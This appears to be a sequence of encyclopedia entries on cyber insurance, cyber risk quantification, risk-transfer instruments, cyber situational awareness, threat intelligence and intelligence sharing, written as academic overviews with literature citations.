The existing literature is separated in two main categories depending on the topics of interest. These are cyber-risk insurance and cyber-risk pricing. The former includes products, underwriting, and risk management (as insurance can be considered as a risk management tool). The latter incorporates the probability, severity, and frequency of occurrence, as well as the models and techniques that can be applied to price cyber-insurance. This chapter attempts a mapping of the available research in cyber insurance only, as the pricing models are presented in other chapters of the encyclopedia.

Theory and Application

The expansion of information technology in all aspects of everyday reality through the spread of social networks and mobile devices, and emerging

technologies, such as cloud services and the internet of things (IoT), has led to increased vulnerability for individuals and businesses or even governments. Individuals can suffer fraud, identity theft, embarrassment, and distress when critical information (such as financial or sensitive personal data) is compromised or even publicly revealed, as a result of a cybercrime. At the same time, companies consider cyber security as a large business risk – especially in financial services and they are looking for methods to ensure the continuity of (financial) operations in case of cyber-attacks (Ponemon Institute 2013).

The scale, value, and sensitivity of critical data in the cyberspace are significantly increasing, especially in this period that the pandemic outbreak has resulted in a sudden expansion of virtual professional and personal living. Individuals, as well as companies, are typically uncertain about who monitors, accesses, and modifies their personal, sensitive, or even critical data, which may disrupt their functional and operational continuity.

There have been studies by a series of entities, such as ENISA (2012), PONEMON (2017), Lloyds (2017), FBI (2018), that try to measure the financial impact of cyber incidents, with the average cost per incident varying from hundreds to millions of dollars. It is very difficult to completely mitigate cyber risks, since the possible impact becomes larger as the dependence of business and society on information technologies gets higher. This leads to a societal challenge pertaining to the management of these cyber threats, both from the side of a company and/ or an individual and from the side of a policy maker and/ or Internet service provider. The former seek protection with the acquisition of the proper insurance coverage for effective cyber-risk management (Shetty et al. 2018). The latter offer a cyber-attack protection framework or solution, with the offer of alternative insurance products.

The economics of cyber security and the analysis of cyber-crime incidents is a dynamic field that is still under investigation (Felici et al. 2016). The challenges in the field of economics of cyber-security have been brought forward and regulatory intervention has been proposed as a potential way to confront them (Moore 2010). Beyond that, cyber-insurance is probably the most recent economic protection shield. As such, it has attracted great attention as it allows effective cyber-risk management for the insured customers. Cyber-insurance not only provides coverage for the losses and liabilities from network or information security breaches, but

also offers other additional services such as the restoration of the company's or the individual's reputation (sometimes in kind), which is a critical feature, especially for business continuity.

Although many studies on cyber risk have been published, there is still an enormous lack of information on its empirical properties (Eling 2018). Furthermore, there are still no "field-tested" models to measure cyber-risk and its associated direct and latent costs. Insurers seem to lack the experience and the standards they have available for other, more traditional risks.

Cyber-insurance is a rather unconventional type of insurance. As a result, underwriters may find it difficult to develop a standardized framework for managing it – compared to other types of insurance (Majuca et al. 2006). In the cyber world, information asymmetry is an especially important problem (ENISA 2012), as there are many obstacles for an insurer to get reliable information about the risk exposure of an insured. It is even harder – compared to traditional risks – to predict whether this exposure will remain at the specified level during the entire policy validity period.

Another showstopper is the lack of reliable statistical data (Biener et al. 2015) that does not allow insurers to specify their policies reliably. Information on cyber threat incidents is often kept private preventing spreading of knowledge, while there is no publicly available comprehensive and consistent database of breaches (Moore 2010). Most of the research output indicates the difficulties in insuring digital risks, because of a relative lack of reliable data and mathematical modeling formulas, as well as the risk of change and accumulation risks (Eling and Schnell 2016).

Research Trends

The cyber risk insurance available research focuses on (I) the particulars of insurance, that is, the market, stakeholders and processes (policy – agreement, underwriting – risk acceptance, and loss – claims and benefit payment); and (II) the perception of insurance as a risk management/ protection means.

More specifically, the market-related research examines (a) the impact of the interdependency of cyber risks and the youthfulness of the market on security ventures, with digital protection accessible via cyber assurance investments; and (b) the data asymmetry and the grade of protection an

agent can purchase, as well as the implications in competitive and noncompetitive markets (Ogut et al. 2005).

When it comes to the stakeholders related to cyber insurance the directions followed (a) provide a unified model of cyber insurance consisting of the networked environment, demand side, supply side, information structure, and organizational environment; (b) take into account the main actors of cyber incidents (insurance carriers, policyholders, and regulatory authorities), their interdependences, the network, and the market type (Bohme and Schwartz 2010); and (c) incorporate in the models under investigation the major issue of information asymmetry (when insurers do not know the user security levels) and adverse selection forms (Shetty et al. 2010).

The insurance policies offered have been studied with regards to (a) their evolution and the losses covered from insurance carriers (Majuca et al. 2006); (b) the identification of an optimal cyber-insurance contract that can maximize the expected utility of stakeholders; and (c) the proposition of contract schemes that provide incentives to users to invest in self-protection taking into account the correlated and interdependent properties of cyber-risks that increase the economic risk of insurance companies considerably (Wanchun et al. 2020).

The underwriting process for cyber insurance has been studied in order to reveal how insurance companies understand and price cyber risks (Romanosky et al. 2019).

Finally, the operational losses have been analyzed to draw empirical conclusions on whether cyber risks are insurable or not (Biener et al. 2015).

Insurance is viewed as a risk management/ protection tool via a series of approaches. They can be classified in three categories: (i) the modeling of the (type of) insurance policy (and its pricing) that can be used for risk management purposes; (ii) the motivation of the insured to transfer the risk; and (iii) the challenges of the estimation of the risk transferred.

The first category proposes (a) a risk model (and a utility function) to describe the exposure of a company because of privacy violation, in order to design and valuate related insurance contracts (Yannacopoulos et al. 2008); and (b) a type of nonlife insurance, by assuming a risk neutral customer of a cloud security provider as a service, likewise purchasing protection (Chaisiri et al. 2015).

The second category examines the conditions (proper market variables or cases) so that an insurance policy can be an incentive for self-protection that motivates entities (individuals or enterprises) to invest in cyber security as a risk management mitigation tool (Lelarge and Bolot 2009; Schwartz et al. 2013).

The third category focuses on the issues and challenges that make the estimation of the risk transferred to the cyber-insurer cumber some (Marotta et al. 2017). They pertain to (a) the vulnerability of the cyber system, whose assessment is extremely hard due to the system-dependent architecture and features; (b) the difficulty in predicting the frequency of breaches; (c) the determination of when and where an attack has actually taken place, since many attacks can be lengthy and with unclear liability.

Consequently, the risk management policy making is further challenged.

Open Problems and Future Directions

As cyber risk occurrence is anticipated to further increase, both researchers and practitioners try to understand globally the nature and contribution of cyber risk factors that can be critical in developing cyber-insurance policies. To achieve the former, they investigate the particulars of insurance such as the products offered, the underwriting process followed, as well as its use as a cyber-risk management tool. At the same time, they offer insights on the insurability of cyber risks and cyber-crime.

The main challenges for the full deployment of the potential of cyber risk insurance lie within the collection of comprehensive data and the disclosure of the available databases of the information security breaches that have already occurred. This will allow the appropriate modeling of the frequency and the severity of such occurrences and will also enable insurers to design and price more efficiently the relevant coverage.

However, the full commercialization of cyber risk insurance requires additional intelligence as of what is the most acceptable way for consumers to acquire it. There are two potential routes that insurers may follow (Poufinas and Vordonis 2018): wholesale and retail. The former entails the inclusion of cyber risk insurance in an underlying service, such as an Internet service provider contract, a web-banking, insurance, or other financial services account or a digital service offered by any provider. The latter pertains to its individual offer to persons and enterprises. Wholesale

offer seems to be more affordable, whereas retail offer may be a bit too expensive, especially for individuals.

Depending on the risk insurance culture of each society its acceptance may differ. Consequently, other factors may be important for underwriting and risk acceptance purposes, such as gender, geography, age, education, financial status, income, IT system involved, types of transactions, etc., of the individual (Poufinas and Vordonis 2018).

The findings of these future research venues can be helpful for insurers, risk managers, policymakers, and regulators as well as large Internet providers who need to develop policies for the treatment of this emerging risk category.

Definition

Cyber risk quantification is the process of measuring the cyber risks that have been identified in relation with organizational assets, to enable informed decisions on cyber risk mitigation and transfer.

Theory

The concept of *risk* denotes the effect of uncertainty on objectives and is often characterized by reference to potential events and consequences and expressed in terms of a combination of the consequences of an event and the associated likelihood or a combination of these (ISO Guide 73:2009). Risk can be considered as a *measure* of the extent to which an entity is threatened by a potential circumstance or event, and a *function* of (a) the adverse impacts that would arise due this event and (b) the likelihood of occurrence of the events (NIST 800-39 2011).

Cyber risk is generally understood as the effect of uncertainty on cyber security objectives, referring to the potential that cyber threats negatively affect organizational assets and thereby cause harm to the organization. *Cyber risk assessment* is typically based on the likelihood of the occurrence of cyber risk incidents and their negative impact on organizations. The determination of *the level of risk* (defined as the magnitude of a risk and expressed in terms of the combination of consequences (ISO Guide 73:2009)) is of critical importance for evaluating, prioritizing, and treating cyber risks.

Several risk management methodologies are currently used in industry or have been proposed by academia, employing both *qualitative* as well as *quantitative* approaches to risk assessment (e.g., ISO/IEC 27005:2018, NIST Special Publications 800-53 & 800-37), OCTAVE (Operational Critical Threat and Vulnerability Evaluation), COBRA (Consultative, Objective and Bifunctional Risk Analysis), CORAS (Construct a platform for Risk Analysis of Security Critical Systems), Information Security Risk Analysis Method (ISRAM), CORA (Cost-Of-Risk Analysis), etc. Following ISO/IEC 27005:2018, for instance, the level of risk is determined based on incident scenarios and their consequences for business assets processes, as well as on their likelihood. The measure of each risk, in this approach, is calculated by multiplying the factors of consequence of a particular threat on an asset value (evaluated on a predefined scale, e.g., 1–5), with the likelihood of the occurrence of this threat (estimated in a predefined scale, e.g., 1–5).

Similar approaches to calculating risk levels are used in most risk management methods and frameworks, either using a qualitative (e.g., measuring consequences and/or likelihood of threat occurrence in a low-high scale) or a quantitative method for calculating the level of risk. However, cyber risk incidents often have significant economic implications, thus their economic impact needs also to be quantified into monetary value. Furthermore, organizational resource limitations require that cyber risk management decision-making takes also into consideration the cost-effectiveness of risk mitigation measures and risk transfer options (e.g., through a cyber risk insurance). To this direction some approaches have recently emerged, aiming to express the economic impact of cyber risk that relates to the business impact of cybersecurity attacks. Such cyber risk quantification approaches also allow to estimate the appropriate expenditure

on risk countermeasures to reduce risk to an acceptable level, and to evaluate cyber-insurance options for risk mitigation and transfer. Cyber risk quantification in monetary values can also facilitate the integration of cyber risk management with the overall organizational risk management framework and can contribute to rapid implementation of remediation plans.

The most common approach to quantifying cyber risk in monetary terms uses statistical techniques to measure and quantify the level of risk and draws on the value-at-risk (VaR) (Jorion 2006) concept and modeling technique, which are mainly used in financial services. The financial value-at-risk is defined as the maximum loss for a given confidence interval (e.g., 97% certainty) on a given timeframe in normal distribution.

The cyber VaR approach was presented and discussed at the 2015 World Economic Forum, to assist organizations develop risk management strategies and stimulate the development of global risk transfer markets (World Economic Forum 2015). The cyber value-at-risk (VaR) modeling approaches use Bayesian statistical methods to express cyber risk in financial terms within a given timeframe. Their aim is to express cyber risk in a way that it is easily understandable and comparable and can guide cost-effective decision-making regarding cyber risk mitigation and transfer. Cyber VaR models use probabilities to estimate likely losses from cyberattacks during a given timeframe, estimating the amount of potential loss and the probability of that loss within the given timeframe. Thus, the cyber value-at-risk is represented as a stochastic model and its output is the probability on any given time period of a certain amount of losses, as in the following example: "*Given a successful cyberattack, a company will lose not more than X amount of money over a period of time with 95% accuracy*" (World Economic Forum 2015, p. 12).

Cyber value-at-risk modeling can have generic applicability across industries, scalability, ease of interpretation, and ability to support executive's investment and risk management decisions (World Economic Forum 2015). The lack of sufficiently large datasets of historical data on the frequencies and loss magnitudes of cyber risk events, as well as the differences in cyber risk perception, identification, and evaluation between different persons and/or organizations are the main challenges in using cyber VaR models for risk quantification.

Overall, current qualitative risk assessment methods are criticized for lack of objectivity and that they do not support cost–benefit analysis, while quantitative methods are lacking statistical robustness and reliable asset valuation (Suh and Han 2003).

Open Problems and Future Directions

There is limited research on the economic impact of cyber risk and its measurement. There are several different methods and tools for cyber risk assessment and measurement; however, evaluation criteria for these methods and tools are yet to be identified. Moreover, the proliferation of risk assessment methodologies in the absence of a common point of reference has led to inconsistency in measuring cyber risk (Ruan 2017).

Robust cyber risk quantification requires consistent measurement and evaluation of cyber risks; currently, however, available data is scarce and partial, due to insufficient data sharing regarding cyber security incidents and related losses. The lack of quality risk data is identified as a key challenge (World Economic Forum 2015) for effective cyber risk management.

Organizations also lack guidance and access to measures to quantify cyber threats that would enable them to take strategic decisions concerning optimal access and investment levels (World Economic Forum 2015). Finally, as cyber risks are constantly evolving, quantification based on historical measures remains an open issue.

Definition

Financial engineering is the discipline which deals with the design and development of innovative financial products. Financial engineering attempts to cater to the needs of market participants to facilitate elimination, transfer, or management of financial and/or business risks. Thus, "Financial engineering is the process of designing and manufacturing financial products using applicable structured system processes so as to satisfy a stated need relating principally, but not exclusively, to the management of financial risks" (Piquito 1999).

Cyber insurance refers to the financial products designed with the objective of providing a risk transfer mechanism for a broad range of risks related to cyber security. Cyber insurance contracts have been structured to cover risks such as liability, loss and theft of computing machines, damage

and theft of data, loss of income from network outage, computer failures, web-site defacement, protection of data asset, cyber-extortion, and failure to comply with necessary regulations (ENISA 2012). In addition, cyber insurance contracts are also available to cover insured's cyber liabilities (defense and compensatory damages) where a third party can claim for injury due to negligence (ENISA 2012). For example, a third party is affected by a virus leading to the loss and disclosure of personally identifiable data belonging to the third party, or a scenario where the business of the third party is interrupted because of the negligence of the insured.

Background

Globalization with exponential growth in the digital connectivity has brought complex risks, and these risks are increasingly becoming systemic. Goldin and Mariathasan (2014) looked at the complex systemic risk created because of globalization coupled with information and communications technologies. The global pandemic caused by the novel coronavirus COVID-19 is a complex case of systemic risk. However, many of its characteristics are like a potential cyber catastrophic event where traditional cyber insurance might not be enough to address its global impact. The COVID-19 pandemic includes elements of surprise and nonlinearity, a highly likely trait in a cyber-catastrophic event. Like COVID-19, a catastrophic cyber risk event would witness a range of unknown or underestimated underlying elements exhibiting amplified immediate and long-term impacts. These underlying elements include but are not limited to the contexts related to critical infrastructure, known yet ignored vulnerabilities and threats within and across the interdependent critical infrastructure systems.

In light of the lockdown announced by various countries to fight the spread of the COVID-19 pandemic or otherwise: Can you imagine a day, a week, or weeks of working without the Internet? Or maintaining critical services such as healthcare, transportation, etc., without power supply? Most organizations would not be able to maintain their daily operations and would suffer significant losses. These threats and their impact have created both a need for financial innovation in the field of cyber security and an increased adoption of cyber risk transfer (insurance).

Today, cyber-insurance products are the only commercially available tool to transfer the impact of residual cyber security risks. However, due to the interdependent and correlated nature of cyber security risks, cyber insurers and reinsurers are unable to underwrite catastrophic impact of cyber risks (Pandey 2016). Thus, in absence of an appropriate mechanism for risk transfer, the interest of cyber security stakeholders interested in transferring cyber risks and those who are willing to accept the risk is reduced. This vacuum in the cyber risk transfer market creates a need for a mechanism to facilitate the transfer and management of residual cyber risk.

Theory and Application

World Economic Forum in its annual risk report stated that "A critical element in advancing this [on cyber risk management] discussion will be improving the collective ability to measure the economic impact of cyber risks, at all levels – within individual businesses, nationally and globally. *Effective methods for measuring and pricing cyber risks may even lead to new market-based risk management structures*, which would help in understanding the systemic inter-dependencies in the multiple domains that now depend on cyberspace" (WEF and Partners 2014a).

World Economic Forum recognized the need for new financial products and markets and reported "Opportunities will emerge for new businesses in insurance or risk markets to help businesses mitigate the potential downside from cyber risks" (WEF and Partners 2014b).

World Economic Forum reported that risk markets could be one of the two ways to deal with systemic risk in cyber security (WEF and Partners 2012). Risk markets would provide a variety of financial instruments such as indemnification, insurance, and structured risk-transfer solutions to address cyber security risks (WEF and Partners 2014b).

Considering the limitations of cyber insurance products, it is pertinent to develop an alternative to "statistical" approach of cyber insurance. In such a scenario, an "economic" approach can be followed for cyber risk transfer. An economic approach is most suited for correlated risks. The principle of economic approach is the concept of negative correlation. The party interested in transferring the risk impact takes a position which is negatively correlated with the risk. Furthermore, the economic approach is different from the statistical approach in a way that there is no need of an actuarial

table with the frequency of the underlying event (risk), and many risk sharers (pool) are not required. Hence, instead of pooling the risks (insurance), the risks are traded in a market (capital market or over-the-counter).

A range of capital market-based financial instruments exist for risk transfer in different domains, such as natural disasters, weather risk, electricity price risk, climate risk, cloud computing risks, etc. The capital market-based financial instruments have the ability to absorb high impact risks, and potential to add liquidity and transparency to the risk transfer market. Thus, in theory, capital market-based instruments can be an effective mechanism to finance high impact and correlated cyber risks.

Inspired by the instrument of "pollution credits" used in the climate market, Camp and Wolfram (2000) proposed the concept of *vulnerability credits*, to deal with the problem of denial-of-service attacks. Vulnerability credits imply that the owners of the systems responsible for negative externality causing a security failure must pay for the same.

Pandey (2016) presented a theoretical concept to risk reduction by using predictive markets to spread risk among stakeholders. A variety of financial instruments directed toward cyber security risk and trade in predictive markets enabling the transfer of risk are presented. Pandey (2016) leveraged the existing theories of economics and finance and applied them to the field of cyber security to develop and demonstrate, theoretically and mathematically, the application of financial instruments such as derivatives and bonds to spread risks related to malicious attacks against information systems. The variety of cyber risk derivatives presented are Information Security Options, Information Security Vanilla Options, Information Security Swaps, and Information Security Futures. Also, a bond-type financial instrument is presented to encourage spending in information security defense systems.

The Bank of New York Mellon in consultation with the UK's HM Treasury considered the potential of a cyber-catastrophe bond (Traynor 2016). They reported that successfully securitizing the cyber peril will facilitate maturation and further growth of cyber insurance market. Furthermore, the involvement of capital markets will spur growth of Insurance Linked Securities (ILS) as well as the underlying reinsurance markets.

Carter and Mainelli (2018) explored the possibility of an Insurance-Linked Security (ILS) as a solution to mitigate the risk of cyber catastrophe. They proposed a novel dynamic index to measure the current levels of network risk and trigger the insurance payments accordingly. Blockchain-based smart ledgers are explored to provide with a super audit trail. Distributed ledgers technology (blockchain) would allow an intelligent implementation, resilience, and automation of various processes.

Open Problems and Future Directions

There are two core challenges that set the future direction for an effective cyber risk transfer market: first, design and development of a market where financial instruments related to cyber security risks can be traded, and second, structuring (financial engineering) of a variety of cyber risk transfer instruments. In addition to the challenges of financial engineering, there would be a series of legal and regulatory challenges pertaining to novel financial instruments as well as specific issues related to underlying cyber security risk. However, before the securitization of cyber risks can be initiated at a commercial scale, significant progress is required in aggregation and modeling of risk.

Definition

Cyber Situational Awareness (Cyber SA) is a three-phase process that allows security analysts to perceive (sense) the status of an enterprise network, comprehend the current situation, and make predictions based on the knowledge acquired.

Background

Cyber operations – in the context of mission assurance – give rise – especially within large enterprises – to the questions that are at the core of Cyber SA. The process of Cyber SA can be viewed as a three-phase process: situation perception, situation comprehension, and situation projection. Perception gains awareness about the status, attributes, and dynamics of relevant elements and events within an enterprise network. Comprehension of the situation encompasses how analysts combine, correlate, and interpret information. Projection of the situation into the near future encompasses the ability to make predictions based on the knowledge acquired through perception and comprehension.

Essentially, cyber operations are centered on answering four key questions whenever an adversary is launching a cyber-attack: What has

happened to the networked enterprise information systems? What is the impact? Why did it happen? What should we do?

The first three questions form the “core” of Cyber SA, which serves as a key enabler for answering the fourth question. Cyber SA is geared toward gaining awareness about what has happened or what the adversary has done, the impact of the cyber-attack, and how the current situation was determined. Here, the impact includes at least two aspects: damage assessment and mission impact analysis. Regarding why the current situation is what it is, the security analysts should identify the exploited vulnerabilities. In many cases, the exploited vulnerabilities include both known and unknown vulnerabilities associated with the enterprise networks.

Theory

Cyber SA Data Triaging Systems

From the perspective of “data to decisions,” Cyber SA can be viewed as a particular data triaging system (Liu et al. 2017). In large enterprises, there are many kinds of data sources, which can be roughly classified as follows: (a) In-band data include both static data (e.g., network topology, host configurations, vulnerability scan data) and dynamic data (e.g., traffic dumps, firewall logs, operating system audit logs, intrusion alerts); (b) out-of-band data include the intelligence feeds (e.g., threat intelligence) provided by external organizations.

A Cyber SA data triaging system is a dynamic hybrid human-cyber system. On one hand, the human component of the system includes the brains (of the security analysts) and how the brains interact with each other. Here, the brains are not only an information process unit, but also a cognitive neural network which holds memories (e.g., domain knowledge, past experiences) and human learning capacity. On the other hand, the cyber component of the system includes unbounded possibilities of software, hardware, and HCI (Human Computer Interaction) designs.

From the perspective of system states, the state of a Cyber SA data triaging system at time *t* includes the following elements: (a) the set of attack activities in each attack chain happening on the enterprise network. (b) The data sources collected (so far) from multiple sensors. (c) A set of incidents detected (so far) by the analysts. The incidents are described by

the involved network events and the temporal and causal relationships between these events. (d) The analysts' domain knowledge about the network and attacks at time *t*, as well as their data analysis experience. (e) Each analyst's mental model at time *t*. Each mental model holds both a set of hypotheses about possible attacks and the relationships between these hypotheses. (f) A set of data triage operations conducted by the analysts at time *t*. The main data triage operations include data filtering, data search, hypothesis generation, and hypothesis confirming or denying.

From the perspective of performance, the performance of Cyber SA can be partially evaluated by a comparison between the depicted situation and the ground truth situation. Of course, since in many cases the enterprise only has partial knowledge of the ground truth, the comparison is usually done using an estimate of the ground truth.

Desirable Cyber SA Capabilities

- Capability 1: The ability to create problem-solving workflows or processes.
- Capability 2: The ability to see the big picture of cyber defense landscape.
- Capability 3: The ability to manage uncertainty.
- Capability 4: The ability to reason albeit incomplete/noisy knowledge.
- Capability 5: The ability to quickly locate needles in haystacks.
- Capability 6: The ability to do strategic planning.
- Capability 7: The ability to predict possible next steps an adversary might take.

Open Problems and Future Directions

Although various tools have been developed, including vulnerability scanners, intrusion detection systems, alert correlation tools and attack graph tools, the existing tools are not yet adequate to provide cyber operation centers with the aforementioned Cyber SA capabilities. For instance, consider Capability 1. For different attack campaigns, different problem-solving workflows are often needed in a cyber-operation center. An executable problem-solving workflow must clearly tell the analysts when to use which tools against which data sources in which ways. Although many intrusion detection and diagnosis tools are available, a

general-purpose toolkit is yet to be fully developed to automatically generate differentiated problem-solving workflows for different attack campaigns. Putting a set of tools into a “basket” does not automatically enable the tools to “learn” from each other and orchestrate a most effective problem-solving process. In fact, cyber operation centers heavily rely on human analysts and their expertise/experiences to generate the suitable problem-solving workflows on-the-fly in the midst of a previously-unseen attack campaign.

One promising future direction is to develop Cyber SA tools that incorporate human cognition and decision-making characteristics at the design stage. Another future direction is to use Artificial Intelligence and Data Science to make Cyber SA data-triaging systems more intelligent and more autonomous.

Threat intelligence

Definition

The security of information systems is a fragile state and under constant scrutiny of malicious actors. Therefore, security incidents, cyberattacks, and other forms of imminent threats are common and must be dealt with. Cyber Threat Intelligence (CTI) aims to provide meaningful and actionable knowledge about threats originating from and targeting the cyber domain (i.e., information systems) and manifesting in (successful) information security impairments. Additionally, threat intelligence is commonly defined by its focus on evidence (e.g., Indicators of Compromise) and its context which helps to inform decision makers about adequate response to threats (McMillan 2013).

CTI comprises different components and in essence refers to (1) the threat information itself, (2) structured data formats, (3) sharing platforms, and (4) incident response procedures. These components are further

embraced by data quality and the CTI life cycle documenting a process from CTI generation to eventual revocation.

Background

Against the background of attackers sharing information about vulnerabilities, malware, or attack patterns, security analysts and defenders began to leverage security information. The aim to better protect information systems initially mandated the collection and aggregation of relevant knowledge. Thus, early work on threat information started by detailing the many aspects of information security incidents (Howard and Longstaff 1998). Threat information itself typically consists of various levels. Low-level cyber-observables express artifacts such as malicious files and their signatures but also extend to processes and network traffic. Higher-level threat information then provides insights on more complex Indicators of Compromise (IoC), vulnerabilities, and attacker behavior. Lastly, a third level of threat information deals with countermeasures relevant for incident response and attribution of attacks (Mavroeidis and Bromander 2017). When analyzed and put into context, all this information represents cyber threat intelligence. Accordingly, CTI is often seen to fulfill either operational, tactical, or strategic aims within an organization (Tounsi and Rais 2018). However, to make use of CTI for sharing, collaborative analysis, and to overcome ambiguities, individual pieces of CTI must be structured. Consequently, an important element of CTI is structured data formats. These data formats often deal with a very specific aspect of CTI, but some also cover the full CTI spectrum. Over the course of the years, formats have been developed ranging from enumerations and scoring systems to frameworks and comprehensive CTI standards (Dandurand et al. 2014). As formats in the CTI ecosystem are manifold and diverse, there is a need for comparison. Emphasis on their dedicated functionalities specifies enumerations to identify vulnerabilities or assets. Scoring systems condense security information to a single indicative number. Frameworks typically support the understanding of attacker behavior. CTI standards then integrate these granular elements and provide a holistic view on security incidents and attacks (Menges and Pernul 2018). Built upon CTI formats, sharing and collaboration on threat information become possible. CTI-sharing platforms bring together different stakeholders using technologies for information

storage and exchange. Besides, sharing of CTI has to deal with the legal environment, industry requirements, and incentives for participation (Skopik et al. 2016). At last, CTI goes beyond being purely informative and proves itself actionable by directly linking to incident response. To investigate, remediate, mitigate, and prevent security incidents, CTI not only contains information on root causes but can also show blueprints of adequate countermeasures. For all the above-mentioned components, data quality plays an important role as low-quality CTI implies ineffectiveness and can have severe consequence when applied to defensive information systems.

Theory and Applications

Whereas security information has been around for at least the last two decades, cyber threat intelligence is a much newer term and has significantly gained momentum in the last 7 years. Its theoretical foundations are strongly linked to practical application. For instance, defining CTI relates to organizational processes, and security information eventually becomes CTI. Analogous to the overall information security domain, people, processes, and technology are part of CTI and its applications. In CTI, security analysts with certain skills may perform threat hunting to identify and act upon CTI or derive incident response procedures. CTI personnel can thus be organized within the Security Operations Center (SOC) or form a standalone organizational unit with close contact to SOC, Computer Emergency and Response Team (CERT) and other IT-units (Brown and Lee 2019). Processes pertaining to CTI include consuming, using, and producing CTI. From a different perspective, the CTI life cycle describes transformation processes on threat information (Landauer et al. 2019). Technology supportive of CTI covers sharing platforms, most notably the MISP – Open Source Threat Intelligence Platform, TAXII – Trusted Automated Exchange of Indicator Information servers and proprietary solutions. The STIX – Structured Threat Information eXpression available in version 2.1 is currently a prevalent standard for CTI and follows a graph-based approach (Barnum 2014). Thereby, different types of CTI objects can be defined and connected. With MISP, VERIS – Vocabulary for Event Recording and Incident Sharing and IODEF – Incident Object Description Exchange Format, there exist other

well-known and comprehensive CTI standards. Complementing CTI technology, sources of CTI include various security systems such as Security Information and Event Management (SIEM) systems, Intrusion Detection Systems (IDS), or firewalls (Lee 2020). As CTI fosters bidirectional transfer, these systems can serve as a sink too, which is particularly helpful to prevent security incidents in the future.

Open Problems and Future Directions

Research on CTI has led to a better understanding of its manifold facets. Nevertheless, challenges and open problems remain with regard to the use of threat information for active cyber defense. Actionable CTI has yet to cope with its (semi-) automated use in incident response processes. Therefore, development of dedicated incident response data formats is a necessary step (Nespoli et al. 2017). Subsequently, integration into existing CTI formats (e.g., STIX2.1 and its Course of Action object) will support comprehensiveness as well as effectiveness of CTI. To this end, a second future direction is how to assure CTI quality. Whereas first approaches aim to analyze and propose quality metrics for CTI (Schlette et al. 2020), the subjective nature and the diversity of threat information demand further research. Based upon data analysis, a stronger data-centric focus must take the entire CTI life cycle and organizational dependencies into account. Here, a relevant challenge concerning CTI sharing is the involvement of CTI users beyond solely consuming CTI through sharing incentives or regulatory requirements.

Security information sharing

Definition

Cyberattacks carried out by malicious actors often contain common elements. Tactics, techniques, and procedures (TTP) including malware and exploited vulnerabilities are reused and applied world-wide. By sharing cyber threat intelligence, organizations and security analysts can help each other to properly react to security incidents or prevent futures ones. Interorganizational Cyber Threat Intelligence (CTI) sharing is defined as the exchange and collaboration on any security information relevant to strengthen the security posture. As a subdomain of CTI, the joint undertaking of CTI sharing copes with not only technologies, data formats, but also legal elements, trust, and other human factors (Johnson et al. 2016).

Background

The intention behind cyber threat intelligence sharing is twofold. First, there is the need to react upon threats with swift response to ensure

information systems' security (Pawlinski et al. 2014). Shared CTI allows organizations to skip at least some parts of time-consuming threat analysis. In conjunction with dedicated CTI sharing platforms, relevant threat information can be received automatically and applied where appropriate. Additionally, a second motivation stems from the limited analysis capabilities within an individual organization. CTI sharing supports building knowledge among information security defenders from multiple organizations. Thereby, external perspectives, insights, and complementary threat information are integrated. As the threat landscape is vast and constantly changing, CTI sharing proves to be an integral element to deal with inefficiencies and incomplete CTI (Skopik et al. 2016). Overall, it can easily be inferred that the notion "sharing is caring" applies to CTI as well. When it comes to the question of how CTI sharing is performed, a shift from informal procedures to formal, structured, and platform-centered approaches can be observed. While e-mail and other unstructured communication channels still serve as exchange mechanisms today, there is a much stronger emphasis on CTI sharing platforms (Sauerwein et al. 2017). This is due to fact that the incorporated structured CTI formats limit ambiguity and support automation. CTI formats further contain favorable characteristics such as serialization rules.

Theory and Applications

The theoretical concept of CTI sharing includes CTI producers, consumers, and platform operators. On the one hand, CTI consumers subscribe to CTI feeds to receive the latest threat intelligence in a timely manner. On the other hand, CTI producers publish new CTI based on threat analysis. The platform acts as an intermediary to ensure CTI exchange and storage. It must be noted, that CTI sharing participants can hold multiple roles simultaneously. Thus, the different sharing mechanisms for CTI include a hub-and-spoke model, a publish-subscribe model with separated roles and peer-to-peer communication seen, for example, by the TAXII – Trusted Automated eXchange of Indicator Information server and client implementation (Connolly et al. 2014). MISP – Open Source Threat Intelligence Platform, another well-known open-source platform, is focused on handling CTI privacy and user participation (Wagner et al. 2016). CTI can thus be tagged according to the Traffic Light Protocol (TLP) and shared

within an organization only (TLP:RED) or with specified communities. The most permissive option is public sharing (TLP:WHITE). In addition to the economic incentives for CTI sharing which often lead to industry groups (Gal-Or and Ghose 2005), intrinsic motivation and legal requirements determine participation. Mandatory for some industries (e.g., critical infrastructures), CTI sharing has to deal with trust concerns as well as regulations around sensitive data. Finally, sharing of CTI is closely linked with collaboration. For collaboration on CTI, the concept of visualization improves information accessibility (Böhm et al. 2018). As a result, various different CTI sharing platforms integrate visualizations in their implementations. By combining motivational aspects, defined processes and supportive technology, CTI sharing is effectively applied.

Open Problems and Future Directions

Cyber Threat Intelligence sharing still faces a number of challenges. Up to now, CTI sharing platforms have been based on common database technology and network protocols to allow accessibility over the Internet. Nevertheless, modern technologies might prove suitable for a range of use cases. Most notably, considerations of using Distributed Ledger Technologies (DLT) such as permissioned blockchains demand further research (Alexopoulos et al. 2020). Another open problem centers on the conflict of goals of privacy and CTI sharing for cyber defense. The most prominent issue here is how to weigh the privacy of sensitive (attacker) information (e.g., IP addresses) protected, for example, by the European Union's General Data Protection Regulation (GDPR) and the legitimate interest of secure information systems. Last but not least, despite the benefits of CTI sharing, participants can be reluctant to publish CTI and take only the role of CTI consumers. To this end, research must address types of incentives that outweigh the fear of information disclosure and attackers' adaption upon publicly available CTI.

Synonyms

Cyber-insurance economics; Cyber-liability economics

Definition

Cyber-insurance market, in its simplest form, is a platform to trade insurance policies that provide coverage against uncertain cyber risk, in return for money (premiums). It is a cyber-risk management platform designed to help businesses hedge against the potentially devastating tangible and intangible effects of cybercrimes such as malware, ransomware, distributed denial-of-service (DDoS) attacks, or any other method used to compromise a network and sensitive data.

Historical Background

Cyber-insurance products emerged in the late 1990s as a risk management tool, when information security started to become a much more prominent aspect of business operation. Although the idea looked promising in the 1980s, battered by events such as Y2K and the 9/11 attacks, the market for cyber insurance failed to thrive and remained a niche for unusual demands. Insurance coverage during most of the initial market years was tightly limited, and clients were primarily SMBs (small and medium businesses) in need of insurance to qualify for tenders, or community banks too small to hedge the risks of their online banking operations.

